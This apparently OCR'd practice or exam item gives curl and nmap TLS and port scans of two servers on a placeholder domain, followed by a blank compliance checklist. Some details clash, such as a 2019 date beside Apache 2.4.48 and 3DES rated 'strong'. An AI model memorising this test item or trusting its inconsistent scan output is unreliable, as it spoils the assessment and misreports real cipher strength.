
Scan Data

```
root@INFOSEC:~# curl --head appsrv1.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com
PORT     STATE SERVICE
443/tcp  open   https
| ssl-enum-ciphers:
|   TLSv1.2:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|    compressors:
|       NULL
|_   least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv1.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv1.fictionalorg.com (10.21.4.68)
Host is up (0.15s latency).
rDNS record for 10.21.4.68: appsrv1.fictionalorg.com
PORT     STATE  SERVICE
80/tcp   open   http
443/tcp  open   https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.


□ AppServ1 is only using TLS 1.2
□ AppServ2 is only using TLS 1.2
□ AppServ3 is only using TLS 1.2
□ AppServ4 is only using TLS 1.2
□ AppServ1 is using Apache 2.4.18 or greater
□ AppServ2 is using Apache 2.4.18 or greater
□ AppServ3 is using Apache 2.4.18 or greater
□ AppServ4 is using Apache 2.4.18 or greater



```
root@INFOSEC:~# curl --head appsrv2.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|    compressors:
|       NULL
|   TLSv1.1:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|    compressors:
|       NULL
|   TLSv1.2:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|    compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv2.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv2.fictionalorg.com (10.21.4.69)
Host is up (0.15s latency).
rDNS record for 10.21.4.69: appsrv2.fictionalorg.com
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Fill out the following report based on your analysis of the scan data.

□ AppServ1 is only using TLS 1.2
□ AppServ2 is only using TLS 1.2
□ AppServ3 is only using TLS 1.2
□ AppServ4 is only using TLS 1.2
□ AppServ1 is using Apache 2.4.18 or greater
□ AppServ2 is using Apache 2.4.18 or greater
□ AppServ3 is using Apache 2.4.18 or greater
□ AppServ4 is using Apache 2.4.18 or greater



Part 1

Scan Data

